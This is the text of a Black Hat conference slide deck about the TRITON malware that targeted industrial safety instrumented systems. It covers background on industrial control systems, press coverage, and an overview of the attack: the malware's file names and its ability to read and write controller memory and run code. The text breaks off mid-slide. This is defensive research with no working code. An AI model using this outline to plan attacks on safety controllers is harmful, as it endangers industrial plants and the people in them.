



**black hat**<sup>®</sup>  
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MANDALAY BAY / LAS VEGAS

## TRITON: How It Disrupted Safety Systems and Changed the Threat Landscape of Industrial Control Systems, Forever

Marina [Krotofil](#), Andrea [Carcano](#), Younes [Dragoni](#)

 #BHUSA / @BLACKHATEVENTS

## ICS security researchers

### Younes Dragoni

- BS Information Technology
- Security Researcher, Nozomi Networks
- Enthusiastic White Hat Reverse Engineer
- Member of the Global Shapers Community (WEF)



### Marina Krotofil

- ICS/SCADA security professional
- Previously Principal Analyst at FireEye and Lead Cyber Security researcher at Honeywell
- Accumulated >8 years of research in cyber-physical security

### Andrea Carcano

- PhD in Industrial Cyber Security
- Sr. Security Engineer, Major Oil and Gas Company
- Co-founder and Chief Product Officer, Nozomi Networks






- Introduction
- Turning an 'Undocumented Device' into Malicious Code
- Analysis of the TRITON Modules
- DEMO: TRITON in Action
  - And how to detect it (free toolset on Github)
- Discussion and Closing Remarks





# **Introduction to Industrial Control Systems (ICS) & Safety Instrumented Systems (SIS)**

# Industrial Control System (ICS)










# Industrial Control System (ICS)




**PHYSICAL**

**CYBER**



# Hazards and Layers of Protection




<http://www.oseco.com/markets/process/index.cfm?appID=23#23>

<https://www.arcweb.com/sites/default/files/Images/blog-images/Layers-of-Protection.png>



- Modern SIS are software-based systems
- **Best practices recommend to run SIS on a dedicated and isolated network**
- SIS is sometimes connected to the Process Control Network for data exchange, ease of maintenance, convenience, lower costs considerations, etc.
- Using **multi-vendors** in this critical layer increase the risk

**An attack on a safety system can cause the MOST DAMAGING outcome of a cyber-physical attack**





## THE WALL STREET JOURNAL.

TECH

### New Type of Cyberattack Targets Factory Safety Systems

Malicious software Triton was able to manipulate Schneider Electric devices' memory and run unauthorized programs by leveraging a previously unknown bug

**Industrial safety systems targeted by Triton malware meant to cause 'physical consequences': Reports**



The  
Washington  
Times

**WIRED**

ANDY GREENBERG SECURITY 12.14.17 10:00 AM

**UNPRECEDENTED MALWARE  
TARGETS INDUSTRIAL SAFETY  
SYSTEMS IN THE MIDDLE EAST**

**Hackers use Triton malware to shut down  
plant, industrial systems**

The malware has been designed to target industrial systems and critical infrastructure.




By Charlie Osborne for Zero Day | December 15, 2017 -- 09:54 GMT (01:54 PST) | Topic: Security



ZDNet



# TRITON Attack: Overview



**Attacker obtained  
remote access to SIS  
workstation**

Attacker attempted to inject passive backdoor/remote access trojan into industrial safety controller

- Read arbitrary memory
- Write into memory
- Execute arbitrary code

Eng. Workstation


**trilog.exe**

- script\_test.py
- library.zip
- inject.bin
- imain.bin

“Your wish is my command”

TriStation protocol

*imain.bin + inject.bin*







The barriers for advanced ICS hacking have been surprisingly lowered!

Dedicated tools and information on the wire make the life of an hacker much easier:

